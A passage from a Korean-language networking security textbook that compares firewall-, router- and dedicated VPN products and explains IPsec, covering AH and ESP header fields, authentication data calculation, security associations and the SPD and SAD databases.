Microsoft가 그러한 실례의 하나이다. 그들은 Windows2000안에 VPN실현을 포함하고있다. 물론 그 우점은 암호화와 인증기술을 능동등록부와 통합한것이다. 일부 제작자들(Check Point와 같은)은 자기의 VPN제품들을 Microsoft VPN과 혼합하여 하나의 중심 적으로 정의된 VPN방책이 Microsoft와 특정제작자의 VPN접근점에 동일하게 적용되도록 하고있다. 또한 능동등록부가 LDAP-적응이므로 제3자의 VPN들은 능동등록부에 보관된 사용자구좌정보의 VPN허가에 기초할수 있다.

3.4.7. VPN제품의종류

VPN제품의 종류에는 여러가지가 있다. 이것들을 크게 3가지 류형으로 갈라볼수 있다.

☞ 방화벽형 VPN

☞ 경로기형 VPN

☞ 전용의 쏘프트웨어나 하드웨어

어느 종류를 선택하겠는가 하는것은 자기의 요구와 이미 구입한 설비에 의존한다.

1) 방화벽형 VPN

가장 널리 쓰이는 VPN실현은 방화벽통합이다. 사람들이 대체로 방화벽을 자기 망주변에 설치하려고 하기때문에 이 장치가 VPN련결을 지원하도록 하는것은 자연스러운 확장으로 된다. 이것은 관리의 중심점을 제공하며 기관의 방화벽보안방책과 통과시키려고 하는 자료흐름사이에 직접적인 접촉을 실현한다.

유일한 결함은 성능문제이다.

바쁜 인터네트회선을 가지고있다면 그리고 강한 암호화를 가지는 여러개의 VPN을 리용하려고 한다면 이러한 봉사를 진행하려고 할 때 체계에 과부하를 주게 된다.

이것은 대체 일반적으로 제기되는 문제는 아니지만 성능과 규모를 고려하여 VPN통로을 어디서 끝마치겠는가를 결정하여야 한다.

Check Point-1과 같은 일부 방화벽들은 처리기부하를 감소시키기 위하여 암호화기판들을 지원한다. 암호화기판은 표준PCI확장홈에 맞으며 암호화와 복호화를 다 취급한다.

그러나 이 기판들을 리용하려면 자기의 PCI확장홈들이 망기판들에 의하여 쓰이고 있

지 않는가를 확인하여야 한다.

2) 경로기형 VPN

또 한가지 선택은 인터네트경계선경로기이다.

이것은 인터네트에 련결하기 위하여 설치하는 또 하나의 장치이다. VPN을 자기의 경계선경로기에서 끝나게 하면 자료흐름이 방화벽에 도착하기전에 그것을 복호화할수 있 게 된다.

처리기부하가 문제로 되므로 많은 경로기들은 전용집적회로(ASIC)를 리용한다. 이 것은 경로기에 특정의 과제를 담당한 처리기들을 배속시키므로 경로기에 과부하가 걸리지 않게 된다.

경로기형VPN실현의 유일한 약점은 보안문제이다.

일반적으로 경로기들은 방화벽에 비하여 매우 약한 경계선보안을 제공한다. 공격자가 VPN통로의 다른쪽에서 오는것처럼 보이는 거짓자료를 경로기로 통과시킬수 있다. 이 것은 공격자가 인터네트의 다른 위치에서는 보이지 않게 봉사에 접근할수 있다는것을 의미한다.

3) 전용하드웨어 또는 쏘프트웨어

만일 이미 방화벽과 경로기를 구입하였지만 VPN능력을 지원하지 않는다하여도 모방법은 있다. VPN련결을 만들기 위한 전용의 하드웨어나 쏘프트웨어를 여전히 쓸수 있다. 실례로 DEC의 AltaVistaTunnel은 원격망과 원격사용자VPN에로의 통로를 지원하는 우수한 제품이다. 이것은 독립적인 제품이기때문에 임의의 현존방화벽에서도 동작할수 있다.

전용실현의 가장 큰 약점은 추가적인 보안관리점들이 생기는것이다. 만일 장치가 방화벽바깥에 놓여있다면 경로기에서와 같은 속임수문제들을 가지게 된다. 장치를 방화벽안에 넣으면 자기의 방화벽보안방책을 리용하는 접근을 관리할수 없게 된다. 대부분의 VPN실현은 원래의 파케트를 그대로 암호화한다. 이것은 자료흐름조종결정을 하는데 IP머리부정보가 더는 쓸모가 없다는것을 의미한다. 통로의 한끝에서 다른 끝으로 지나가는 모든 자료흐름은 같은 교갑파케트머리부를 리용한다.

이것은 방화벽이 그 통로에서 교갑화된 SMTP와 telnet대화사이를 구분할수 없다는 것을 의미한다. 통로의 끝으로 통과시키려는 자료흐름의 형태를 조정하기 위한 도구를 제공하려면 전용VPN장치에 의거하여야 한다.

3.4.8. IPsec실현

VPN을 실현할 때 방화벽의 망층에서 기본적으로 제공되여야 하는 보안봉사들에는 여러가지가 있으나 그중 최소한 다음과 같은 봉사는 필수적으로 보장되여야 한다.

☞ **인증**(Authentication): 수신자 혹은 중간전달자측에서 자료의 머리부에 표시된 송신자가 실제 송신자인지 확인하는 봉사

☞ **기밀성**(Confidentiality): 통신도중에 상대방이 아닌 다른 사람이 통신하는 자료의 내용을 해독할수 없도록 보장하는 봉사

☞ **완전성**: 통신도중에 송신자가 전송한 통보가 변경되지 않았음을 보장하는 봉사망층에서 VPN을 실현하기 위해서는 SA(Security Association)를 기초로 하는 통신규약으로서 완전성과 인증을 보장하는 AH(Authentication Header)와 암호화된 교갑화를 통하여 기밀성을 보장할수 있는 ESP(Encapsulation Security Payload)를 사용한다. AH는 파케트내 자료를 검증가능한 서명과 결합시켜 자료송신자의 신원을 확인하고 자료가 변하지 않았음을 검증할수 있도록 하며 ESP는 매 파케트의 자료를 망상에서 침입자가 불법적으로 해독할수 없도록 한다.

또한 키관리기구로 다양한 방법이 사용될수 있는데 여기서는 ISAKMP와 기타 몇가지 기구에 대해서 설명한다. 이러한 키관리기구는 강력하고 유연한 협상 통신규약을 포함하여 사용자에게 인증방법, 암호화방법, 사용할 열쇠, 그 열쇠의 유효기간 등에 대해 서로 합의과정을 거쳐 안전하고 손쉬운 열쇠교환방식을 제공하여야 한다.

1) 인증머리부(Authentication Header:AH)

AH는 IP데이터그램을 인증하기 위해 필요한 정보를 포함하는 방법으로 보안효과 특히 인증과 완전성을 보장해주는 기구로서 AH정보는 송신자가 인증된 IP파케트를 송신하기 직전에 구성한다. 다음은 AH를 사용하여 제공될수 있는 기본적인 보안봉사에 대해서 서술하였다.

☞ **자료의 완전성**: 인증을 담당하는 코드에 의해 계산된 매개 마당의 더한 값을 수신자가 확인함으로써 보장한다.

☞ **자료의 인증** 인증시 필요한 열쇠와 인증알고리듬을 SA와 련동하여 지정하고 지정된 알고리듬을 수행함으로써 실현한다.

☞ **재연방지**: AH에 있는 순차(sequence)번호마당값을 유일번호화함으로써 실현한다.

AH실현방법에는 보안관문에서 실현하는 방법과 IP데이터그램의 점대점사용자(송신자와 수신자)사이에서 실현하는 방법이 있다. 그러나 방화벽을 사용하는 환경에서는 내부망의 안전성이 보장되는것을 전제로 하기때문에 방화벽이 수신자 혹은 송신자의 기능을 담당할수 있도록 VPN을 구현할수도 있다. 내부망의 한 호스트에서 외부에 존재하는 망에 통로를 구성하여 보안을 유지하는 경우 AH는 전송되는 데이터그램의 중요성을 고려하여 실현되여야 한다.

례를 들면 보안의 민감도(Security Sensitivity Level)가 매우 높은 경우 AH에 관련된 SA를 선택하는 과정에 관한 보안이 더욱 철저히 이루어져야 한다. 철저한 보안을 위해 IPsec에서는 IPv6를 적용하는 모든 호스트는 적어도 128bit의 MD5를 사용하는 AH를 실현하는것을 필수 요구조건으로 규정하고있다. IPv4에서는 명시적으로 민감도를 표시하며 IPv6에서는 암시적인 표시방법을 사용한다. 필요한 경우 AH가 제공하는 암시적

인 표시에 덧붙여서 사용자가 명시적으로 민감도를 표시할수도 있다. 즉 명시적인 표시를 꼭 실현해야 하는것은 아니지만 암시적인 표시에 덧붙여서 명시적인 표시를 제공하는 기능을 첨가할것을 요구한다. 단지 명시적인 표시가 사용된 경우에는 인증자료계산에 반드시 포함되여야 한다.

인증알고리듬에는 대칭형과 비대칭형 알고리듬이 있다. 대칭형알고리듬을 사용하는 경우와 중간에 인증이 필요한 경우 매 인증쌍마다 같은 열쇠를 가져야 하는데 인증을 수행하는 체계에 이 열쇠의 쌍들을 전부 보관해두는것은 실질적으로 불가능하다. 그러므로 인증을 할 때 그 체계에 열쇠관리기구를 리용하여 적절한 열쇠가 제공되여야 한다. 또한 이러한 경우 공격자가 송신자와 수신자사이에 지나가는 자료를 얻고 자료흐름을 분석하여 자료를 수정하는 등의 침입을 당할 가능성이 높으므로 위험한 측면도 있다. 따라서 AH를 실현하는 경우에는 아래에 설명되는 비대칭인증알고리듬을 리용한다.

비대칭인증알고리듬이 적용되는 경우 만일 경로상의 경로기가 공개열쇠와 알고리듬을 알고있으면 이것을 리용하여 정상적으로 인증을 하지 않는 모든 파케트를 검증할수 있다. 방화벽에서의 VPN 실현을 위해서는 비대칭인증알고리듬이 적당하며 사용되는 비밀열쇠와 인증알고리듬은 SA의 선택과 함께 결정된다.

AH를 사용함으로써 종단 체계에 대해 IP통신규약의 처리비용이 증가되게 되여 통신이 지연될수 있으므로 성능저하의 문제를 심각하게 고려하여야 한다. 이것은 대부분 인증정보의 계산 및 처리에 소요되는 비용때문이다. 성능저하에 대한 뚜렷한 규정사항은 여기서 론의하지 않지만 심각한 성능저하는 실제적인 사용을 저해하는 요소가 된다. 따라서 성능상의 리유로 인증기능을 지원하지 않는 체계는 인증자료를 무시할수 있는 기능이 첨가되여야 한다.

— 열쇠관리와 AH의 구조

AH의 열쇠관리는 안전한 정보보호를 위해 가장 필수적인 요소중의 하나이다. IP는 열쇠관리기구와 보안통신규약기구를 독립적으로 실현하려고 노력하고 있으며 두 기구사이의 련관은 SPI(Security Parameter Index)만을 통해서 이루어진다. 따라서 여러가지의 열쇠관리규약이 자유롭게 리용될수 있을뿐아니라 동적으로 수정되거나 교체될수 있어야 한다. 열쇠관리기구는 매개 SA파라메터와 협상하기 위해 사용되며 열쇠뿐아니라 암호알고리듬, 알고리듬의 방식, 비밀등급 등의 정보까지 포함한다. 열쇠관리기구는 일반적으로 매 SA와 련관된 몇가지 파라메터를 론리표에 저장하고 이것을 통하여 어떻게 AH알고리듬이 선택되고 사용되는지를 알수 있도록 지원한다.

AH는 매 경로기의 IP계층에서 검색되는 데이터그램부분과 검색되지 않는 다른 부분사이에 위치한다. IANA(Internet Assigned Numbers Authority)에서 AH를 나타내기 위해 번호 51을 지정하였기때문에 AH 바로 앞부분의 머리부는 IPv6인 경우 Next header 마당이나 IPv4인 경우 Protocol 마당(IPv4)에 51이라는 값을 가지게 된다.

— **AH의 구성마당과 통신규약**

AH의 마당과 특징은 다음과 같다.

☞ **Next header**: 8bit의 길이를 가지며 인증페이로드(payload) 다음에 올 페이로드의 류형을 나타낸다.

☞ **(Payload) Length**: 8bit의 길이를 가지며 32bit단어길이의 인증자료령역의 길이를 나타내며 AH길이에서 2를 뺀 값을 넣는다. 최소값은 0으로 NULL인증알고리듬이 사용되는 경우를 나타낸다.

☞ **Reserved** : 16bit의 길이를 가지며 앞으로의 사용을 위해 남겨둔 마당이다. 전송될 때 반드시 모두 0으로 채워져야 한다. 자료인증의 계산에 포함되지만 그렇지않다면 수신자 AH적용전과 적용후의 IPv4와 IPv6 AH 마당에 의해 무시된다.

☞ **Security Parameters Index (SPI)**: 데이터그램을 위한 SA를 식별하기 위한 32bit의 란수값이다. 어떤 SA도 존재하지 않는 경우에만 0의 값을 가진다. 1부터 255까지는 앞으로의 사용을 위해 IANA에 예약되여있다. 예약된 SPI값들은 일반적으로 RFC에 의해 특별히 지정된것들에 의하여 IANA에서 지정한다.

☞ **Sequence Number**: 동일한 SPI를 리용하여 보내진 파케트의 유일번호를 나타낸다. 전송되는 파케트들을 구별하고 얼마나 많은 파케트가 동일한 SPI를 리용하여 보내졌는지 나타낸다. 수신측에서 특정한 SA에 대해 재연방지봉사를 선택하지 않아도 반드시 제공되여야 한다. 유일번호는 SA를 협상할 때 송신자와 수신자가 모두 0으로 초기화되며 재연방지봉사(default)를 선택하였을 때에는 유일번호가 겹치지 않도록 하기 위하여 최대 유일번호까지 사용한 후에 새로운 SA와 열쇠를 다시 협상하여야 한다

☞ **Authentication Data**: 길이는 가변적이지만 32bit단어의 배수이다. 많은 실현에서 성능향상을 위하여 SPI상의 수신자에 의해 제시된 다른 단위의 자료정렬을 기준으로 채우기(padding)이 이루어지며 이러한 채우기는 필수적으로 지원되여야 한다. 채워지는 마당의 값은 송신자에 의해 임의로 선택되고 인증자료계산에 포함된다.

일반적인 인증머리부의 실현은 마당의 크기와 사용을 명시하는 SA를 선택하기 위하여 목적지주소와 SPI를 사용하는데 이러한 마당은 지정된 SPI와 목적지주소에 해당하는 모든 데이터그램들에 대해서 동일한 형식을 유지하여야 한다. 인증자료는 SPI마당의 직후에 위치하며 인증자료마당이 실제 인증자료보다 긴 경우에는 사용되지 않는 마당의 일부분은 그 실현에 의존적인 값들로 채워진다.

— **인증자료의 계산과정**

IP인증자료계산을 위해서는 암호학적으로 강력한 한방향함수라고 믿을수 있는 알고리듬만이 사용되여야 한다. CRC-16과 같은 관용적인 더한 값을 사용하는 알고리듬은 암호학적으로 강력하지 않기때문에 사용되면 안된다. 일반적으로 MD5와 같은 요약(digest) 알고리듬이 사용된다. 그리고 송신측에서의 파케트처리과정은 다음과 같다.

☞ SA선택

외부로 나가는 IP파케트를 처리할 때 전송자가 우선적으로 할 일은 적절한 SA를 선택하는 일이다. SA는 한방향성을 가지며 전송되는 IP파케트에 SA의 식별을 위해 적어도 송신자와 목적지의 주소가 포함되여야 한다. 호스트기초의 식별자를 사용하면 송신지의 모든 사용자는 특정한 송신지에 대해 동일한 SA를 공유한다. 사용자기반의 식별자를 사용하면 매개 사용자, 심지어는 응용프로그람까지도 서로 다른 SA를 사용할수 있다. 이때 선택된 SA는 전송되는 파케트에 적용될 알고리듬, 알고리듬방식, 열쇠, 그 외의 보안과 관련된 사항들을 포함한다.

☞ 유일번호의 생성

송신자는 현재 사용하고있는 SA의 순차번호를 증가시키고 그 값을 AH의 Sequence Number마당에 삽입한다.

☞ 인증자료값의 계산

인증정보는 인증에 참여하는 송신자와 수신자간에 합의된 인증함수와 열쇠에 의해 계산되며 계산의 입력자료로는 IP데이터그램의 마당중에서 송신도중에 변화하지 않는 모든 마당과 전송도중에 변화되지만 송신측에서 예측가능한 마당들이 포함된다. 단지 송신도중에 변하는 마당들가운데서 예측이 불가능한 마당은 실제값과 상관없이 0으로 하여 계산하고 예측가능한 마당은 송신측에서 예측한 값으로 넣고 계산한다. 0으로 계산되는 마당의 실례로는 IPv4에서는 TOS(Type of Service), Flags, Fragment Offset, TTL(Time to Live)과 HEADER CHECKSUM마당이고 IPv6에서는 Class, Flow Label, HOPLIMIT이다. IP에 포함되는 AH의 인증자료마당의 값 역시 0으로 처리된다. IPv4에서는 전송도중 변하는 옵션마당을 구별하는 기구가 없기때문에 매 옵션에 대해서 변하는것, 변하지만 예측가능한것, 변하지 않는것으로 구분하여 인증자료계산에 사용한다. IPv6의 경우 Option type마당의 상위 세번째 비트는 옵션자료가 인증자료계산에 포함될것인가를 나타내기 위하여 사용되며 만일 이 비트가 0이면 해당 옵션이 인증자료계산에 포함되고 1이면 옵션과 같은 길이의 0으로 간주되여 계산된다. 어떤 옵션이든 전송도중에 변하는것이라면 Option Data마당은 모두 0으로 놓고 Option Type과 Opt Data Len은 그대로 인증계산에 사용된다. 나머지 옵션을 가지지 않은 확장머리부들은 IPv4와 같이 변하는것과 변하지만 예측가능한것, 변하지 않는것으로 구분해놓았다.

— AH의 구성

송신자는 통보요약알고리듬으로 계산된 결과를 AH내의 인증자료마당에 삽입한다. 이러한 AH의 구성은 송신자가 인증된 IP파케트를 송신하기 직전에 수행된다.

☞ 단편화

전송방식인 경우 AH는 IP쪼각이 아니라 IP데이터그램들에 대해서 적용된다. 즉 AH처리이후에 발생한다. AH가 적용된 IP파케트들은 경로기에 의해서 단편화될수 있고 수

신측에서 AH처리가 이루어지기전에 재조립을 먼저 해주어야만 한다.

통로방식인 경우 AH는 단편화된 IP파케트에 적용한다.

또한 수신자가 IP AH가 포함된 파케트를 수신하면 목적지주소, SPI, AH/ESP여부에 따라 SAD로부터 해당하는 SA를 찾는다. 유효한 SA가 존재하지 않으면 페기하고 검열기록을 남긴다. 수신측에서의 처리과정을 살펴보면 다음과 같다.

☞ **유일번호검증**

만약 수신자가 재연방지봉사를 선택하지 않았다면 이 절차를 거치지 않아도 된다. 그외의 경우 한 SA상에서 중복되는 유일번호가 쓰였는지에 대해 받는 파케트마다 유일번호를 검사하여야 한다.

☞ **인증자료의 검증**

수신자는 독립적으로 인증자료령역과 수신된 파케트가 변하지 않았는가를 검증한다. 여기서 다시 인증자료령역의 값과 송신자가 0으로 처리한 마당의 값을 0으로 간주하고 인증계산을 한다. 명확한 과정은 알고리듬의 구현에 따라 다르나 사용된 인증알고리듬에서 데이터그램이 유효하다고 인정된 경우 그 파케트를 통과시킨다. 이때 방화벽을 통과하는 파케트는 IPsec를 적용하기 이전의 파케트형태를 가진다.

만일 인증절차가 실패하면 수신자는 파케트를 제거하고 인증실패의 기록을 체계로그나 검열로그에 기록해야 한다. 이러한 기록에는 기본적으로 SPI값과 수신된 날자와 시간, 평문으로 된 원천지주소와 목적지주소, 그리고 존재하면 평문의 흐름식별자(flow ID)를 반드시 포함해야 한다. 이외에도 실현에 따라 필요한 다른 정보를 기록파일에 포함할수도 있다.

— AH 실현시 고려사항

보안의 정도는 사용되는 암호알고리듬의 실현과 사용된 열쇠의 보안, 알고리듬실현의 정확도, 열쇠관리기구와 알고리듬, 머리부의 정확한 실현 등에 달려있다. 따라서 기밀성이 중요시되는 경우에는 다음에 설명되는 ESP알고리듬이 사용될수 있으며 경우에 따라서는 AH와 ESP이 혼합되여 사용될수도 있다.

경로기나 호스트가 ICMP파케트를 사용하여 망상의 오유를 전달하는 경우 ICMP규약이 허용하는 파케트의 크기가 너무 작아서 문제가 발생할수 있다. 이 경우에는 수신자가 독립적으로 이러한 파케트를 인증하는것이 불가능하므로 인증없이 ICMP파케트를 믿어야 한다. 그렇지않으면 합법적인 파케트를 믿지 않게 되며 적당한 반응을 기대할수 없게 된다. 동일한 문제는 암호화된 파케트가 ICMP파케트를 발생하고 그 파케트가 절단될 때에도 일어나는데 무작정 믿어야 하는것은 보안상 또 다른 문제를 야기시킬수도 있다.

이밖에도 인터네트에서는 인증되지 않은 원천지 경로조종과 같은 적극적인 공격의 형태가 나타나고있는데 이러한 공격은 보안의 심각성을 더해준다. 따라서 이러한 경우들을 방지하기 위해 AH와 함께 다른 암호기구가 적극적으로 사용되여야 한다.

2) ESP(Encapsulation Security Payload)

— ESP의 개념

ESP(Encapsulation Security Payload)는 암호화수법을 사용하여 자료의 완전성, 재연방지, 기밀성의 기능을 제공하는 통신규약이다. 사용하는 암호알고리듬의 형태와 방식에 따라 인증기능까지도 제공할수 있다. 그러나 자료흐름분석을 통한 공격에 대한 보호와 부인봉쇄는 제공되지 않는다. 부인봉쇄 등의 다양한 보안봉사를 위해서 AH와 혼합하여 사용되기도 한다.

ESP의 기본적인 개념은 보호될 자료를 암호화하여 ESP머리부와 ESP꼬리부를 앞뒤에 붙이고 ESP머리부앞에 IP머리부를 추가하는것이다. 보호되는 자료는 방식에 따라 전달계층의 토막(segment) 혹은 전체 IP데이터그램이 될수도 있다. 전달계층의 토막을 보호하는 전달방식에서는 IP파케트부분가운데서 전송층머리부의 바로 앞에 ESP머리부가 위치한다. IP데이터그램전체를 보호하는 통로방식 ESP의 경우에는 IP데이터그램이 ESP 페이로드의 암호화된 부분으로 삽입되며 전체 ESP프레임이 새로운 평문의 IP머리부 다음에 위치하게 된다. 새로운 평문 IP머리부가 필요한 리유는 경로조종과정을 거치는 동안 IP머리부의 정보가 필요하기때문이다. ESP머리부와 ESP페이로드사이에 평문의 IP경로조종머리부가 삽입될수도 있다.

ESP는 이러한 보안기능을 제공하는 우점이 있는 반면에 IP통신규약처리비용과 통신지연이 증가한다는 결함이 있다. 지연이 증가하는 주되는 리유는 ESP페이로드를 포함한 매 데이터그램을 암호화, 복호화하는 과정때문이다. 따라서 ESP 구현시 성능향상을 심중하게 고려하여야 한다.

— 열쇠관리와 ESP의 구조

AH의 경우와 마찬가지로 ESP에서 열쇠관리는 안전한 정보보호를 위해 가장 필수적인 요소중의 하나이다. IP는 열쇠관리기구와 보안통신규약기구를 독립적으로 실현하며 두 기구사이의 련관은 SPI(Security Parameter Index)만을 통해서 이루어진다. 따라서 여러가지의 열쇠관리통신규약이 자유롭게 리용될수 있을뿐아니라 동적으로 수정되거나 교체될수 있어야 한다.

열쇠관리기구는 매개 SA의 파라메터를 협상하기 위해 사용되며 열쇠뿐아니라 암호알고리듬, 알고리듬의 방식, 비밀등급 등의 정보까지 포함한다. 열쇠관리기구는 일반적으로 매 SA와 련관된 몇가지 파라메터를 론리표에 보관하고 이것을 통하여 어떻게 AH알고리듬이 선택되고 사용되는가를 알게 된다.

ESP는 IP머리부와 전송층 토막사이의 어디에서나 나타날수 있다. IANA에서 머리부를 나타내기 위해 통신규약번호 50을 지정하였으므로 ESP 바로 앞부분의 머리부는 Next Header마당(IPv6)이나 Protocol마당(IPv4)에 50이라는 값을 가지게 된다.

ESP는 암호화되지 않은 부분과 암호화된 부분이 련속적으로 나타나며 암호화된 부분

은 보호되여야 하는 자료(통로방식의 경우 전체 IP데이터그램이며 전송방식의 경우 전송층의 토막)와 ESP 꼬리부로 되여있다.

— ESP구성마당의 구조와 통신규약

ESP를 구성하는 매개 마당의 정의와 사용목적은 다음과 같다.

☞ SPI(Security Parameters Index)

SPI는 32bit의 우연수값을 가지며 IP데이터그램에 대한 SA를 식별하기 위해 목적지 IP주소, 보안통신규약과 함께 사용된다. IP데이터그램을 위한 SA가 존재하지 않으면 SPI의 값은 0이 사용된다. SPI의 값 0X01부터 0XFF은 앞으로 사용을 위해 IANA에 의해 예약되여 있다. 이 값들은 RFC에 명시될 때 IANA에 의해 사용되게 되여있다.

☞ Sequence Number

동일한 SPI를 리용하여 보내진 파케트의 유일번호를 나타낸다. 전송되는 파케트들을 구별하고 얼마나 많은 파케트가 동일한 SPI를 리용하였는지 나타낸다. 이 마당의 값은 재연공격을 방지하기 위해 사용될수 있다.

☞ Payload Data

파케트에 의해 전송되는 실제자료이다.

☞ Padding

0부터 255byte길이의 자료이다. 암호화알고리듬에서 자료의 길이가 단위길이의 정수배가 되여야 하는 경우 나머지 공간을 채우기 위해 사용되거나 평문을 32bit경계선에 맞추기 위해 또는 전송도중 실제자료의 크기가 얼마나 되는지 공격자들이 예측할수 없도록 하기 위해 사용된다.

☞ Next Header

IP의 Next Header와 마찬가지로 자료의 류형이나 웃준위 통신규약의 종류를 나타낸다.

☞ Authentication Data

이 마당은 옵션으로 ESP파케트에 대한 인증봉사를 지원하는 경우 포함된다. 길이는 가변적이고 SA에서 협상된 인증함수에 의해서 명시된다. AH에서의 인증과 다른점은 인증되는 령역이다.

— ESP의 수행과정

ESP를 수행하는 방법은 앞에서 설명한 바와 같이 보호하려는 파케트의 내용에 따라 ESP내의 IP데이터그램전체를 교갑화하는 통로방식과 전송층의 프레임을 교갑화하는 전송층방식으로 분류된다.

3) 보안관련설정(Security Association: SA)

SA는 AH와 ESP머리부처리를 위해 필요한 정보를 포함하며 보안관련자료기지(Security Association Database: SAD)안에 하나의 입구(entry)로 존재한다. 매 SA는 한가지의 보안봉사를 제공하며 ESP와 AH를 함께 제공하려는 경우 두개의 SA를 사용하여야 한

다. SA는 SPI, 목적지의 IP주소, AH인가 ESP인가의 여부에 따라 유일하게 결정된다.

SA는 전송방식과 통로방식의 두가지 형태로 정의된다. 호스트는 반드시 전송방식과 통로방식을 모두 지원해야 하며 보안관문은 통로방식만 지원하면 된다. 관문이 호스트와 동일한 동작을 하는 경우에는 전송방식을 지원할수 있다.

SA에 의해 제공되는 보안봉사는 선택된 보안통신규약, SA량단의 위치, 통신규약내에서의 추가적인 봉사에 의존한다. 이러한 SA는 한방향접속을 위한것이므로 전형적인 두 말단간의 쌍방향통신을 위해서는 두개의 SA가 필요하다.

SA와 관련된 매개 변수들을 포함하는 자료기지로는 보안방책자료기지(SPD)와 SA자료기지(SAD)의 두가지로 볼수 있다.

— 보안방책자료기지: SPD(Security Policy Database)

SPD는 보안관문의 객체에서 입력 혹은 출력되는 모든 통과량에 대한 보안과 열쇠관리통과량을 포함하여 IPsec체계를 통한 모든 통과량의 흐름을 관리하는데 사용된다. SA는 IPsec환경에서 보안방책을 적용하기 위한 관리구조라고 할수 있다. SPD는 IP데이터그램에 어떤 보안봉사를 어떤 방법으로 제공할것인지를 나타내므로 SA를 적용하기 위해서는 필수적이다. 모든 통과량이 SPD를 참조하도록 하기 위해서는 입력 혹은 출력 통과량을 위한 별도의 요소가 필요하다. 이것을 분리된 SPD로 실현할수도 있으며 IPsec처리가 가능한 망대면부마다 또 다른 SPD가 필요하다. SPD에서 데이터그램을 처리하는 방법으로 다음의 세 가지가 있다.

☞ **데이터그램을 제거하는 경우**: 호스트를 통과하지 못하도록 정해진 통과량에 적용한다.

☞ **데이터그램을 통과시키는 경우**: 부가적인 IPsec의 보호가 필요없이 통과하도록 허용된 통과량에 적용한다.

☞ **데이터그램에 IPsec를 적용하는 경우**: IPsec를 리용하여 보호할수 있는 경우에 적용하며 이런 경우 반드시 SPD는 제공될 보안봉사, 사용될 통신규약, 사용되는 알고리듬을 명시해야 한다.

IPsec실현에는 SPD를 관리할수 있는 관리대면부가 반드시 필요하다. 보다 명확히 말하면 호스트(또는 보안관문)로 들어오거나 나가는 파케트들중에서 IPsec처리와 SPD참조가 필요한 파케트들에 대해 매 경우 어떤 처리를 해야 할지 명시해야 한다. 그렇게 해서 사용자나 관리자는 체계로 들어오거나 나가는 파케트단위로 적용할 보안처리를 명시할수 있다. SPD관리대면부는 다음 설명되는 《선택자》와 동시성을 유지하는 객체를 만들수 있도록 이 개체들은 반드시 순서를 유지해야 한다.

SPD는 방책요소들의 정렬된 목록을 포함한다. 매 방책요소는 그 방책에 의해 포함되는 IP통과량의 모임을 결정하는 하나이상의 선택자로 구성된다. 이들은 방책이나 SA의 세부사항을 정한다. 매 요소에는 방책에 맞는 통과량을 처리하는 방법으로 우에서 언

급한 바와 같이 데이터그램을 통과시킬것인가 아니면 버릴것인가 혹은 IPsec을 적용할것인가에 대한 지시를 포함한다. IPsec가 적용되는 경우라면 방책입구는 사용될 IPsec통신규약, 방식이나 알고리듬 등의 SA의 세부사항을 포함한다. 방책입구는 매 선택자에 대해 SPD나 파케트안의 값들로부터 새로운 SAD요소의 값들을 어떻게 채울것인가를 명시한다.

SPD는 통과량을 특정 SA나 SA의 모임에 설정하기 위해 사용될수도 있다. 즉 SPD는 보안방책을 위한 참조자료기지이면서 동시에 이미 존재하는 SA로 설정하는 역할도 한다. 선택자(selector)는 보안방책을 통과량에 적용시키기 위해 SPD가 사용하는것으로써 IP층이나 그보다 웃층의 통신규약령역의 값들의 집합이다. 선택자에 따라 SA가 세부적이거나 그렇지 않을수 있다. ESP머리부로 교갑화된 파케트는 암호화나 단편화때문에 전송계층 통신규약, 전송지나 목적지의 포구번호 등이 OPAQUE일수도 있다. 아래에 렬거되는 선택자파라메터는 SA관리를 위해 필수적으로 지원되여야 한다.

☞ **목적지IP주소(IPv4나 IPv6)**

이 목적지IP주소는 단일주소(점대점뿐아니라 방송주소 포함), 주소범위, 주소 + 마스크, 혹은 와일드카드의 주소형태를 가질수 있다. 특히 마지막 세가지 형태는 동일한 SA를 사용하는 여러개의 목적지체계가 있는 경우에 사용될수 있다.

SA를 식별하기 위해 SPI와 결합하여 쓰이는 <Destination Address, IPsec Protocol, SPI>에서의 IP 목적지주소와는 개념적으로 다른것이다. 파케트가 종단점에 도착하면 그 파케트의 목적지IP주소, SPI, 통신규약을 기준으로 SAD에서 알맞은 SA를 찾아낸다. 이때 사용되는 목적지IP주소는 교갑화IP머리부에서 추출된다.

☞ **원천지IP주소(IPv4나 IPv6)**

원천지IP주소는 단일주소(점대점뿐아니라 방송주소 포함), 주소범위, 주소 + 마스크, 혹은 와일드카드의 주소형태를 가질수 있다. 특히 마지막 세가지 형태는 동일한 SA를 사용하는 여러개의 목적지체계가 있는 경우에 사용될수 있다.

☞ **이름**

사용자식별자나 체계이름이 사용자용으로 리용될 때의 사용자 ID, 혹은 호스트기초로 사용될 때의 체계이름의 형태로 분류된다. 사용자 ID는 DNS에서 인식되는것과 같은 체계나 사용자이름의 결합형이나 X.500에서 제안하는 류형으로 사용되고 체계이름은 역시 DNS이름인 인터네트주소 혹은 X.500에서 제안하는 형태로 사용된다.

☞ **자료중요도**

자료의 중요한 정도를 표시하는 수자로서 정보흐름보안(information flow security)을 제공하는 모든 체계에서는 필수적으로 실현되여야 하지만 나머지체계에서는 필수적이 아니다.

☞ **전송층통신규약**

IP v4의 《통신규약》령역이나 IP v6의 《Next Header》로부터 얻어진다. 이것은 매개의 통신규약번호일수도 있다. ESP머리부가 붙은 파케트를 받은 경우 전송층통신규약은

유용하지 않을수도 있으므로 《OPAQUE》가 지원되여야 한다.

☞ **원천지와 목적지 포구**

UDP나 TCP 포구값이거나 와일드카드 포구값이다. ESP머리부를 사용한 파케트의 경우에는 원천지와 목적지의 포구번호가 리용되지 않으므로 'OPAQUE'형태가 지원되여야 한다.

—보안관련자료기지(Security Association Database: SAD)

매 SAD의 요소에는 해당한 SA에 관련된 매개 변수들이 정의되여있다. 즉 하나의 SA는 SAD의 하나의 요소에 넘겨진다. 또한 송신파케트처리를 위해서는 SPD의 요소가 SAD의 요소로 넘겨진다. 이때 송신되는 파케트를 위하여 SPD가 SA의 요소를 발견하지 못하면 적합한 SA의 요소가 생성되도록 실현되여야 한다. 수신되는 파케트를 위해서는 목적지IP주소, IPsec통신규약 류형, SPI를 기준으로 요소가 찾아진다.

다음은 수신되는 파케트들의 처리에서 SAD안의 SA를 찾아내기 위해 리용되는 마당들이다.

☞ **외부 머리부의 목적지IP주소**

IPv4 혹은 IPv6에서 사용되는 IP주소

☞ **IPsec통신규약**

SA참조를 위해 사용될 통신규약으로서 AH 혹은 ESP중의 하나이다.

☞ **SPI**

32bit길이의 값으로 동일한 목적지에서 같은 IPsec통신규약을 사용하는 SA들을 구별하기 위해 사용된다.

IPsec처리를 위해서는 SAD에 다음의 마당들이 필요하다.

